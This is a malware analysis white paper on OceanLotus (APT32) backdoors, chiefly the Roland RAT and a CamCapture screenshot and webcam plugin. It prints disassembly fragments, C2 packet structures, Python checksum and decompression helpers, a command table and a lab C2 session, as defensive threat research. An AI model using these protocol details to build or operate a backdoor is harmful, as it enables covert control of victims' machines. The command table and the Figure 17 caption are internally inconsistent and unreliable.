

The SpyRATs of OceanLotus

Malware Analysis White Paper



CYLANCE

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Introduction

During an incident response investigation in the final quarter of 2017, Cylance® incident responders and threat researchers uncovered several bespoke backdoors deployed by OceanLotus Group (a.k.a. APT32, Cobalt Kitty), as well as evidence of the threat actor using obfuscated CobaltStrike Beacon payloads to perform C2.

The threat actor routinely leveraged PowerShell within the environment, using one-liners to download/deploy malware, as well as obfuscators and reflective PE/shellcode loaders from various exploit kits (including MSFvenom, Veil, and DKMC), allowing much of the malware to operate in-memory, with no on-disk footprint.

The remote access trojans developed by OceanLotus Group (Roland, Remy, and Splinter, named after famous rodents)

share subtle code similarities with “Backdoor.Win32.Denis” (Kaspersky), “WINDSHIELD” and “KOMPROGO” (FireEye). Roland was of particular interest in that it was carefully developed to mimic legitimate software DLLs developed by the victim organization.

The malware C2 protocols were largely tailored for each target, and supported a range of communication methods, from raw data over TCP sockets to HTTP/S proxying. In addition, the threat actor relied heavily upon CobaltStrike Beacon for providing malleable C2 communications.

The remaining white paper is dedicated to in-depth technical analysis of the malware, C2 protocols, TTPs, and general observations.

Components

During the investigation, the following backdoors were uncovered:

File Name	Classification	Details
certcredprovider.dll.mui	Malware/Backdoor	Roland RAT
underwears.png	Malware/Backdoor	Remy RAT
wpfgfx_v0300.dll	Malware/Backdoor	Splinter RAT
plugin.lst	Malware/Infostealer	CamCapture plugin
user.ico	Malware/Backdoor	Obfuscated CobaltStrike Beacon
img.png	Malware/Backdoor	Obfuscated named pipe backdoor (from CobaltStrike)
mobsync.exe	Malware/Backdoor	Rizzo
varies	Malware/Backdoor	Denis

Roland RAT

Classification	Malware/Backdoor
Aliases	
Size	245 KB (250,880 bytes)
Type	Win32 PE (DLL)
File Name	certcredprovider.dll.mui
Timestamp	Thu, May 28 2009 13:54:28 UTC (spoofed)
Observed	April 2017

Overview

Roland arrives as an un-obfuscated Win32 PE DLL. This particular version has been packaged to resemble a legitimate DLL, and contains a custom C2 protocol supporting a range of file, registry, process and memory operations, as well as a reverse shell, FTP file uploads, and retrieving system/user information.

Features

- Mimics legitimate DLL
- Custom C2 protocol
- 37 C2 commands

Behavior

Roland starts by creating a thread that initializes COM and dispatches to the main RAT entry-point, passing parameters supplied by the calling application via the heap:

```
call    copy_to_heap
cmp     hObject, 0
jnz    short exit
push   0                ; lpThreadId
push   0                ; dwCreationFlags
push   0                ; int
push   offset rat_main_thread ; int
push   0                ; dwStackSize
push   0                ; lpThreadAttributes } // starts at 1000C835
call   __beginthreadex

__try { // __except at loc_1000C859
mov     [ebp+ms_exc.registration.TryLevel], esi
push   esi                ; pvReserved
call   ds:CoInitialize
call   rat_main
call   ds:CoUninitialize
}
```

Figure 1: Roland RAT entry-point

The initial configuration supplied to the RAT is a UTF-16 encoded string, using newlines characters (“\n”) to separate values in the following format:

```
Hostname/IP
Port
Unused
Victim ID
Connection timeout
```

Figure 2: Configuration format

Note that the configuration is not bundled with the backdoor DLL, and is instead supplied as parameters by the calling application.

Next, the RAT calls the GetAddrInfoW API on the supplied hostname/IP, opens the socket, and connects to the C2 server:

```
push   edx                ; pHints
xor     esi, esi
push   eax                ; pServiceName
mov     ebx, E_FAIL
push   ecx                ; pNodeName
mov     [esp+48h+var_24], ebx
mov     [esp+48h+pHints.ai_flags], esi
mov     [esp+48h+pHints.ai_family], esi
mov     [esp+48h+pHints.ai_socktype], 1
mov     [esp+48h+pHints.ai_protocol], 6
mov     [esp+48h+ppResult], esi
call   ds:GetAddrInfoW
test   eax, eax
jnz    short loc_1000AD19
mov     edi, [esp+38h+ppResult]
cmp     edi, esi
jz     short loc_1000AD19
mov     ebx, ds:socket
mov     edi, edi

; CODE XREF: open_socket_connect+B0↓j
mov     eax, [edi+4]
push   6                ; protocol
push   1                ; type
push   eax                ; af
call   ebx ; socket
mov     esi, eax
cmp     esi, 0FFFFFFFh
jz     short loc_1000ACEB
mov     ecx, [edi+10h]
mov     edx, [edi+18h]
push   ecx                ; namelen
push   edx                ; name
push   esi                ; s
call   ds:connect
```

Figure 3: GetAddrInfoW/socket/connect

At this point, the RAT will attempt to perform a handshake with the server:

```
mov     ecx, [esi]
push   ebx           ; optlen
lea    eax, [ebp+optval]
push   eax           ; optval
push   SO_RCVTIMEO  ; optname
push   0FFFFh       ; level
push   ecx           ; s
call   ds:setsockopt
mov    ecx, esi
call   set_sock_opt
mov    ecx, esi
call   initial_comms ; send 3b    XX D4 86 (where XX is a random byte)
                           ; send 40b   4th element from parameter/resource
                           ; rcv 40b   byte by byte in a loop
```

Figure 4: C2 handshake

After a successful handshake, the RAT will attempt to receive and process new commands issued by the C2 server in a loop:

```
mov     byte ptr [ebp+var_4], 1
call   c2_receive_command
mov    edi, eax
cmp    edi, esi
jl     short failed
mov    edx, [ebp+cmd_params]
mov    ebx, [ebp+cmd_code]
lea    ecx, [ebp+cmd_ret_buf]
push   ecx           ; ret_buf
push   edx           ; cmd params
push   ebx           ; cmd_code
lea    edx, [ebp+cmd_params_len_then_ret_code] ; command return code
lea    ecx, [ebp+cmd_ret_len] ; pointer
mov    [ebp+cmd_params_len_then_ret_code], esi
mov    [ebp+cmd_ret_len], esi
mov    [ebp+cmd_ret_buf], esi
call   c2_run_command
add    esp, 0Ch
test   eax, eax
js     short failed
mov    ecx, [ebp+cmd_ret_len]
lea    eax, [ebp+some_ptr]
push   eax           ; some_ptr
push   ecx           ; response_len
push   ebx           ; cmd_code
mov    ebx, [ebp+cmd_ret_buf]
lea    edx, [ebp+c2_struct_]
push   edx           ; c2_struct
mov    edx, [ebp+cmd_params_len_then_ret_code] ; int
mov    ecx, ebx       ; int
call   c2_send_response
```

Figure 5: C2 command loop

C2

Protocol

The Roland C2 protocol is relatively simple, employing a simple handshake and a common header packet prior to all request/response payloads:




Figure 6: C2 protocol overview

Checksums are loosely based on the MS-PST CRC32 algorithm, but require only the first four tables:

```
def checksum(buffer, crc32=0xffffffff):
    offset = 0
    for i in range(0, len(buffer) % 4):
        crc32 = CRC32.Offset32[(struct.unpack("B", buffer[offset:offset+1])[0] ^ crc32) & 0xff] ^
(crc32 >> 8)
        offset += 1
    for i in range(0, len(buffer) / 4):
        crc32 ^= struct.unpack("I", buffer[offset:offset + 4])[0]
        crc32 = CRC32.Offset56[crc32 & 0xff] ^ CRC32.Offset48[(crc32 >> 8) & 0xff] ^ CRC32.
Offset40[(crc32 >> 16) & 0xff] ^ CRC32.Offset32[(crc32 >> 24) & 0xff]
        offset += 4
    return ~crc32 & 0xffffffff
```

Compression is performed using zlib (with the library containing the string "Fast decoding Code from Chris Anderson"), and can be inflated using the following code:

```
def decompress(data):
    """Decompress using zlib"""
    decompress = zlib.decompressobj()
    inflated = decompress.decompress(data)
    inflated += decompress.flush()
    return inflated
```

Request/response data is trivially encoded using byte level XOR with a key of 0xC7.

The initial handshake occurs when the RAT starts, and comprises a 3-byte magic sent from the client to the server (the first byte is random), followed by a 64-byte victim ID. The server then responds with a 64-byte payload (sent byte-by-byte), assumed to be a session ID (this is not verified by the client):

```

00000000 1f d4 86          ...
00000003 76 69 63 74 69 6d 31 00 00 00 00 00 00 00 00 00 victim1. ....
00000013 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000023 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000033 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000000 41                A
00000001 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAAAAAA
00000011 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAAAAAA
00000021 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAAAAAA
00000031 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAA AAAAAAA

```

Figure 7: Handshake

After a successful handshake, the attacker is free to start issuing commands. A 100-byte header specifies the size of the following data, as well as the checksum. XOR encrypted command data is sent next (at least 160-bytes), containing the command ID, lengths, checksums, and any parameters:

```

00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 a0 00 00 00 1c df 44 21 00 00 00 00 ..... ..D!...
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000090 00 00 00 00 00 00 00 00 00 00 00 e9 15 5a 00 ..... ..Z.
000000A0 00 00 00 00      ....
000000A4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000B4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000C4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000D4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000E4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000F4 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000104 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000114 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000124 c7 c7 c7 c7 7f c6 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000134 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 2c 93 6b c6 ..... ..,k.

```

Figure 8: C2 request header and encoded request data

```

typedef struct _C2_HEADER
{
    unsigned char    Padding[20]; /* Can be null */
    unsigned long    SizeOfData; /* Size of next packet (C2_REQUEST_DATA/C2_RESPONSE_DATA) */
    unsigned long    ChecksumOfData; /* Checksum of next packet (C2_REQUEST_DATA/C2_
RESPONSE_DATA) */
    unsigned char    SessionId[64]; /* Possibly contains a copy of the session ID */
    unsigned long    Magic; /* Can be null for requests, 0x005A15E9 for response */
    unsigned long    Trailing; /* Can be null */
} C2_HEADER, *PC2_HEADER;

```

Figure 9: C2 header structure


```

typedef struct _C2_REQUEST_DATA
{
    unsigned char    Padding[132]; /* Can be null */
    unsigned long    CommandId; /* eg. 0x5B (volume_info) */
    unsigned long    Unused;
    unsigned long    ParametersLength; /* Length of Parameters[] */
    unsigned long    UnpackedParametersLength; /* If != ParametersLength then use zlib */
    unsigned long    ParametersCrc; /* Checksum of Parameters[] */
    unsigned long    UnpackedParametersCrc; /* Checksum of decompressed Parameters[] */
    unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
    unsigned char    Parameters[]; /* Parameters as UNICODE string or compressed with zlib */
} C2_REQUEST_DATA, *PC2_REQUEST_DATA;

```

Figure 10: C2 request structure

The RAT will process the command before sending a response to the server comprising another header, followed by the response data, which contains the lengths, checksums, and response data (possibly zlib compressed):

```

00000043 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000053 00 00 00 00 46 02 00 00 35 90 30 fa 00 00 00 00 ....F... 5.0.....
00000063 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000073 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000083 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000093 00 00 00 00 00 00 00 00 00 00 00 00 e9 15 5a 00 .....Z.
000000A3 00 00 00 00 .....
000000A7 b1 ae a4 b3 ae aa f6 c7 c7 c7 c7 c7 c7 c7 .....
000000B7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000C7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000D7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000E7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
000000F7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000107 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000117 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 c7 .....
00000127 40 c3 c7 c7 7f c6 c7 c7 c7 c7 c7 c7 61 c6 c7 c7 @.....a...
00000137 a5 b4 c7 c7 d0 09 8a b5 a2 2c 93 a1 64 2e fa 81 ..... ,..d...
00000147 bf 1d 2a 1a 0c 8d 04 87 df 41 26 68 ed 19 44 67 ..*.....A&h..Dg
00000157 17 62 e9 d3 88 4f 7f ec 4d 6c 6d 02 ed 82 cf 53 .b...O.. Mlm...S
00000167 1f 11 e5 31 83 d4 72 e9 9b bc fc bd c8 e9 1b bc ...1..r. ....
00000177 86 32 2c 2f 61 0c 7d f5 21 ba a7 f5 40 8b 75 df .2,/a.}. !...@.u.
00000187 9d 39 8e f5 8a 50 cc 15 65 e3 a0 bd 9c 56 21 5b .9...P.. e....V![

```

Figure 11: C2 response header and encoded response data

```

typedef struct _C2_RESPONSE_DATA
{
    unsigned char    VictimId[64];
    unsigned char    SessionId[64];
    unsigned long    BotVersion; /* 0x487 */
    unsigned long    CommandId; /* eg. 0x5B (volume_info) */
    unsigned long    ErrorCode; /* Command error code */
    unsigned long    DataLength; /* Length of Data[] */
    unsigned long    UnpackedDataLength; /* Unpacked length of Data[] */
    unsigned long    DataCrc; /* Checksum of Parameters[] */
    unsigned long    UnpackedDataCrc; /* Checksum of decompressed Data[] */
    unsigned long    HeaderCrc; /* Checksum of preceding 0x9c bytes */
    unsigned char    Data[]; /* Response, compressed using zlib */
} C2_RESPONSE_DATA, *PC2_RESPONSE_DATA;

```

Figure 12: C2 response header

Commands

The following commands were supported by the version of Roland analyzed:

Command	Code (Hex/Decimal)		Parameters	Description
network_info	0x000f	015	N/A	Return information about all servers in the victim's domain (server name, type, version, platform ID)
unpack_decrypt_file	0x003d	061	file_path	Extract files from an encrypted archive using modified version of zlib library
create_or_open_file	0x0045	069	password	Create or open specified file, return the file handle
list_rar_archive	0x0055	085	path	List the content of a RAR archive; return file name, modification times, size
volume_information	0x005b	091	desired_access	Return information about mounted volumes (remote name, drive type, size, free space, filesystem)
reg_enum_value	0x0067	103	creation_disp	Enumerate specified registry key
list_files_1	0x006f	111	share_mode	List files in specified directories; return file name, size, modification times, and attributes
check_shell_link	0x0080	128	path	Get path and file name of the target of specified shell link object
run_dll	0x0090	144	N/A	Load a DLL and execute specified export; the parameter is a pointer to path and export name strings in the process memory
reg_enum_value	0x0067	103	regpath	Enumerate specified registry key
list_files_1	0x006f	111	path_1 ... path_n	List files in specified directories; return file name, size, modification times, and attributes
check_shell_link	0x0080	128	link_path	Get path and file name of the target of specified shell link object
run_dll	0x0090	144	memptr	Load a DLL and execute specified export; the parameter is a pointer to path and export name strings in the process memory
ftp_upload	0x00aa	170	server port user pwd new_fname org_fname	Upload specified file to the FTP server using credentials passed as parameters
terminate	0x00c7	199	N/A	Terminate the RAT
get_tcp_table	0x0164	356	memptr	Retrieve a list of TCP connections; the parameter is a pointer to a memory buffer that will receive this information
create_process	0x0178	376	exepath commandline	Execute specified application
move_file	0x017f	383	src_path dst_path	Move file from source path to the destination
list_zip_archive	0x01b3	435	zip_path	List the content of a ZIP archive; returns file name and sizes
get_system_info	0x01b8	440	N/A	Retrieve system information such as user name, computer name, OS version, several special folders paths, time and time zone details, etc.

Command	Code (Hex/Decimal)		Parameters	Description
sh_copy_file	0x01d5	469	file_to files_from	Copy files from specified list (file paths separated by "\t") to a specified path
sha512	0x01d6	470	path	Calculate SHA512 of the specified file
mkdir	0x01e2	482	path	Create specified directory
list_open_files	0x01e3	483	N/A	List the names of all opened files, together with their handles
exec_cmd	0x01f0	496	commandline	Execute shell command
list_files_2	0x0209	521	path_1 ... path_n	List files from specified directories recursively; return file name, size, and attributes
write_current_proc_mem	0x021c	540	memptr_baseaddr memptr_size memptr_buffer	Write current process memory at provided address with data from memory pointed by the provided pointer
compress_encrypt_files	0x0230	560	archive_name passwd files_list max_size	Add files from specified list to an encrypted archive; the archive format is customized and uses zlib compression and AES encryption; maximum size of a file can be specified
close_handle	0x0255	597	memptr_handle	Close file; parameter contains a pointer to a valid object handle
read_current_proc_mem	0x0260	608	memptr	Read current process memory
virtual_alloc	0x0262	610	base_address size allocation_type protect	Allocate memory buffer in the current process memory
sh_delete_file	0x0284	644	fname_1 ... fname_n	Delete specified files
virtual_free	0x02bf	703	memptr	Free allocated memory buffer
read_file	0x02c6	710	memptr	Return content of specified file; the parameter is a pointer to memory that contains file handle and number of bytes to read
screenshot	0x0360	864	image_path image_size	Take a screenshot and merge it with specified image before sending it back to the C2
write_file	0x0368	872	memptr	Write specified file with specified content; the parameter is a pointer to memory that contains file handle, size, and pointer to a buffer to write
find_files_1	0x036a	874	path pattern max_size	Find files matching specified pattern in specified directory (recursive; return file name, size, and attributes)
set_file_pointer	0x0372	882	memptr	The parameter is a pointer to memory buffer containing parameters for SetFilePointer function (file handle, distance to move, and mode)
set_file_attr_and_time	0x03b4	948	path attributes timestamp	Set attributes and access times of specified file to attacker supplied values

Command	Code (Hex/Decimal)		Parameters	Description
get_short_path_name	0x03c0	960	path	Returns short path for provided file path
find_files_2	0x03dd	989	filename_pattern	Find files matching specified pattern and return their access times; non-recursive
enum_shares	0x03df	991	server_name	List names of shared resources on specified server

```

Administrator: C:\Windows\System32\cmd.exe - c:\Python27\python.exe serve...
c:\Users\Analyst\Desktop>c:\Python27\python.exe server.py
INFO:c2:New connection from ('127.0.0.1', 49165)
DEBUG:c2:Handshake ID: 0xf6d486
DEBUG:c2:Uictim ID: victim1

c2>cmd ipconfig
INFO:c2:Command: cmd c : \      i p c o n f i g
INFO:c2:Send header (100 bytes)
INFO:c2:Send request (192 bytes)
INFO:c2:Recieve header (100 bytes)
INFO:c2:Magic: 0x5a15e9
INFO:c2:Length: 0x0001ee
INFO:c2:Checksum: 0xfd418700
INFO:c2:Recieve response (494 bytes)
INFO:c2:Bot version: 0x000487
INFO:c2:Command ID: 0x0001f0
INFO:c2:Error code: 0x000000
INFO:c2:Data length: 0x00014e
INFO:c2:Unpacked data length: 0x0003c8
INFO:c2:Data CRC: 0x411b21c2
INFO:c2:Unpacked data CRC: 0xd9399c0
INFO:c2:Header CRC: 0x3cf8f574

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::7946:f0f:de52:5f46%11
    IPv4 Address. . . . . : 172.16.1.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

Tunnel adapter isatap.{6A4ED8EE-02AD-4ACB-90DE-DA67368835E7}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

c2>

```

Figure 13: exec_cmd running ipconfig

```

VersionInformation OSVERSIONINFO ?
var_7328 db 8 dup(?)
computer_name dw 16 dup(?)
user_name dw 261 dup(?)
profile_path dw 1024 dup(?)
desktop_path dw 1024 dup(?)
personal_path dw 1024 dup(?)
recent_path dw 1024 dup(?)
appdata_path dw 1024 dup(?)
local_appdata_path dw 1024 dup(?)
program_files_path dw 1024 dup(?)
program_files_x86_path dw 1024 dup(?)
windows_path dw 1024 dup(?)
system_path dw 1024 dup(?)
systemx86_path dw 1024 dup(?)
temp_path dw 1024 dup(?)
backdoor_version dd ?
current_pid dd ?
module_filename dw 1024 dup(?)
parent_process_filename dw 1024 dup(?)
FileTime FILETIME ?
timezone_bias dd ?
timezone_daylightbias dd ?
timezone_standardbias dd ?
db ? ; undefined
db ? ; undefined
TimeZoneInformation TIME_ZONE_INFORMATION ?
SystemTime SYSTEMTIME ?

```

Figure 14: Information collected by get_system_info command

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 50 4B 2D 31 32 33 34 35 36 37 38 39 30 41 42 43 FK-1234567890ABC
00000010 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 DEFGHIJKLMNOPQRS
00000020 54 55 56 57 58 59 5A 00 92 9E A2 16 01 15 27 C0 TUVWXYZ.'ze...`A
00000030 38 27 65 30 FC 11 0B B6 5E 83 AF A0 F9 D5 E7 B3 8'e0h..f` u0q'
00000040 11 ED 2A 7C 90 A1 02 D2 AD 59 BA 52 73 D6 D9 53 .i*!.,.0.Y*Rs0US
00000050 69 70 73 38 C1 18 26 F6 77 86 7D F5 09 0C 30 38 ip8A..6ew}8..08
00000060 F1 B4 D8 1A 97 6B E0 DA D0 55 9F A2 FF C5 FA 82 a'z.-kaUBUYyAa,
00000070 AA 46 6A D4 C8 CF 64 C5 00 59 B2 F7 81 D6 55 93 *Fj0EEdA.Y+..0u"
00000080 F8 27 B6 92 57 47 C0 DF 27 9B 58 85 B1 30 A0 C3 e'f'WGAB'>x..t0 A
00000090 D5 27 08 2B 9A D7 FD 6A F6 D8 14 E8 02 0E CC 20 0'.+s*yj0e.e..i
000000A0 F3 D1 D1 64 B3 B1 F3 E5 14 F9 AC 41 B4 C6 06 6C 0Nrd'z6A.u-A z.l
000000B0 E5 4B 09 97 7B AD 7E 51 16 B8 D9 B4 1B BF EF A1 AK.-{..Q.U'.li;
000000C0 93 71 B1 82 20 1A C7 F4 5E 92 65 82 EF 5F 44 63 "qt.,c0^'e,i Dc
000000D0 13 2D 3F 9C 18 1D 4C 10 EC 41 75 EA 30 0E C4 57 .-?e..L.iAu0.AW
000000E0 60 91 73 3D 64 5E 60 98 9A 20 8B 30 84 8C CC 1B ``s=d``s <0,ei.
000000F0 D9 80 F0 DC 4E 8F 28 DA 99 4E F1 12 E9 16 35 6D Ue0UN.(U=NH.e.5m
00000100 79 6D 87 99 4A D9 9D 53 B6 77 65 31 0A F6 B5 4F ym+*UJ.Sfwe1.0p0
00000110 7F 57 A9 33 1E 63 62 3C C9 72 CC 52 CF 72 20 BC .W03.cb<EriRir 4
00000120 A9 91 90 8D 5B 97 46 03 6F 4F 3F BF 69 B4 02 E0 0'..[-F.o0?zi'.a
00000130 C4 5C 87 97 95 D9 25 CC 77 27 F6 BF 67 55 3F 81 A\+-+0iW'0.gU?
00000140 EB 3D 2B DC 32 A7 10 2B 7E 34 C9 E0 6C C1 1F B0 e+=02$..+4Ea1A.°
00000150 8B A3 69 A0 B2 E6 7A CD BB 29 71 55 FE 08 DE 4A <ei 'mezI=)qU.0J
00000160 58 4A AC 91 57 E8 F3 1B 44 F4 2C 5E EB 8F CA 7B XJ-'Wz0.D6.^e.Ej
00000170 74 C5 DF E9 86 C3 CD FD E5 0D F0 25 53 98 AA C5 tA8e+AiYd.04s*^A
00000180 31 6C E2 FA 95 60 7A DD D5 E5 6E 9D 76 62 B1 52 11aU.'zY0An.vb±R
00000190 BA BD E5 83 7D CE A6 AF 1F D9 3D A7 5F 69 14 30 *Mdf}i'i.0=§ 1.0
000001A0 D3 42 2D 6D ED A8 7A C7 69 E6 C8 9C 39 84 D1 3D 0B-mi'z0aeE9.N=
000001B0 64 3C 9E 33 77 FC DB 2A 62 65 51 50 EC 7B D9 2F d<±3wu0+beQPi{0/
000001C0 4A 18 11 1E 44 7E 91 1F C5 02 9E 8E BE BB A1 C1 J...D-'A.zZM;A
000001D0 F5 18 42 72 5A 70 42 27 14 5E C6 5E C4 B5 B8 6A 0.BrZpB'.^E^Ap,j
000001E0 36 83 AD 8B C1 EA AB 1E 1C DA FF 43 0B 7B 21 89 6f.<Ae...Uyc.{!t
000001F0 9F C7 35 6F 20 7E 63 35 9A D1 4E F7 46 50 F2 61 Yc5o ~c5sNN=FP0a
00000200 45 72 E4 2C 0E 8C 2F 83 C5 FB 5A 54 ED 81 10 F3 Era.,0/fA0ZTi..6
00000210 46 23 02 F0 42 86 2E 00 49 67 26 2C 55 48 1A DA F#..0B+..Igs,UH.U
00000220 B8 33 9C 07 3C 7D 66 4C C4 A1 74 81 3D 4E B1 02 ,3e.<.)fLA;t.=N±.
00000230 42 24 9D 17 59 80 C5 53 61 1B 0D 00 9C B6 EB 33 B$.YeASa...eTe3
00000240 D9 76 51 9D 2C 7B 1A A7 4A 50 A9 86 6A 1A A5 86 UvQ.,{.SJP0tj.¥t
00000250 AD B9 DE A4 33 0C DD BC FA 2C 6F 9C 22 D4 EC EF .'bH3.Y4s,oe"0ii
00000260 82 87 E6 53 59 6B 7C 1C C4 00 72 06 DD 48 C1 21 ,+eSYk|.A.r.YHÁ!
00000270 B5 AD 4A 7C 6F D2 55 59 42 E8 1B A0 97 E7 73 57 p.JI0UYBé.-qW
00000280 43 40 2A 5C 5C 50 C6 C3 AF E8 21 FC D7 3D DD 0E C0*\PzA~!a*=Y.

```

Figure 15: Custom archive file

CamCapture Plugin

Classification	Malware/Infostealer
Size	118KB (120320 bytes)
Type	Win32 PE (DLL)
File Name	plugin.lst
Timestamp	Wed, 24 Oct 2007 04:23:10 UTC (spoofed)
Observed	November 2017

Overview

This Win32 PE DLL arrives in a partially obfuscated form with its entry point obscured by garbage opcodes, useless instructions, and non-linear code flow:

```
DllEntryPoint proc near
var_57 = byte ptr -57h

    jnb short call_crt_startup_0
    push ebp
    mov ebp, esp
    cmp dword ptr [ebp+0Ch], 1
    jnz short call_crt_startup
    call init_cookie
    call short call_crt_startup
    jnb short call_crt_startup
    jb

; -----
; db 6Ah, 0BBh, 0ADh, 90h, 0E7h, 30h, 0EAh, 0F9h, 0C0h, 89h
; -----

init_cookie: ; CODE XREF: DllEntryPoint+B1p
    jnb security_init_cookie
    jb security_init_cookie

; -----
; db 28h, 0AEh
; -----

call_crt_startup: ; CODE XREF: DllEntryPoint+91j
; DllEntryPoint+101j ...
    push dword ptr [ebp+10h] ; reserved
    push dword ptr [ebp+0Ch] ; fwdReason
    push dword ptr [ebp+8] ; hinstDLL
    call call_dll_main_crt_startup
    jns short endp_0
    js

; -----
; db 2Bh, 31h, 18h, 0E7h, 0EFh, 4Eh, 52h, 0D2h, 4Ch
; -----
```

Figure 16: Obfuscated entry point

It exports several functions that can possibly be invoked with the use of Roland backdoor's run_dll command.

Name	Address	Ordinal
FDITruncateCabinet	10001000	12
FCICreate	10001010	4
FCIAddFile	10001160	3
FCIFlushFolder	100012B0	7
FCIFlushCabinet	10001420	6
FCIDestroy	100015D0	5
FDICreate	10001780	9
FDIIsCabinet	10001900	11
FDIDestroy	10001A50	10
FDICopy	10001BA0	8
CreateCompressor	10001BC0	2
SetCompressorInformation	10001CE0	15
QueryCompressorInformation	10001E00	13
ResetCompressor	10001F20	14
CloseCompressor	10002040	1
DllEntryPoint	10006D44	[main entry]

Figure 17: Threat actor command to download and install Remy

Most of these exports provide various screenshot and video capture functionality

Features

- 10 functioning exports and five additional “template” exports
- Main functionality is to grab desktop screenshots and record webcam video
- Use of Microsoft Media Foundation (Mf.dll) and Video For Windows (avicap32.dll)

Exported Functions

Each function, besides FDITruncateCabinet and FDICopy, takes the following arguments:

- Pointer to Unicode string with parameters in a “-INT” format (eg. for sleep_timeout and quality: “-1200 -100”)
- Pointer to memory that will receive address of the buffer with captured image stream
- Pointer to memory that will receive size of the capture buffer

The quality, show_wnd, and sleep_timeout parameters are optional and default to: 0x32, 0, 0 respectively. If show_wnd_bool is set, it will call ShowWindow in case the window is minimized.

Screenshot Grabbing Exports

Name	Parameters	Description
FCICreate	quality	Grab screenshot of desktop window
FCIAddFile	quality	Grab screenshot of foreground window
FCIFlushFolder	hWnd, quality, show_wnd_bool, sleep_timeout	Grab screenshot of specified window
FCIDestroy	x1, y1, cx, cy, quality	Grab screenshot of specified rectangle in the foreground window
FDICreate	hWnd, x1, y1, cx, cy, quality, show_wnd, sleep_timeout	Grab screenshot of specified rectangle in the specified window

These exports use a subset of GDI32 APIs to create a screenshot of the victim’s desktop or a specified window.

```
mov     [ebp+clsidEncoder], eax
xorps  xmm0, xmm0
movq   [ebp+var_2C], xmm0
mov     [ebp+var_24], eax
mov     edx, edi
mov     ecx, ebx
call   call_GdipCreateBitmapFromGdiDib
mov     edi, eax
test   edi, edi
jz     loc_100055D5
lea    edx, [ebp+clsidEncoder]
call   call_GdipGetImageEncoders ; image/jpeg
mov     [ebp+encoder_parameter_count], 1
movq   xmm0, qword ptr ds:encoder_quality_guid.Data1
movq   [ebp+enc_quality_guid_1], xmm0
movq   xmm0, qword ptr ds:encoder_quality_guid.Data4
movq   [ebp+enc_quality_guid_2], xmm0
mov     [ebp+nr_of_values], 4
mov     [ebp+type], 1 ; byte
mov     eax, [ebp+encoding_param]
cmp    eax, 64h
ja     short loc_1000548E
test   eax, eax
jnz   short loc_10005495

; CODE XREF: save_img_to_stream_read_stream+F8;j
mov     [ebp+encoding_param], 32h

; CODE XREF: save_img_to_stream_read_stream+FC;j
lea    eax, [ebp+encoding_param]
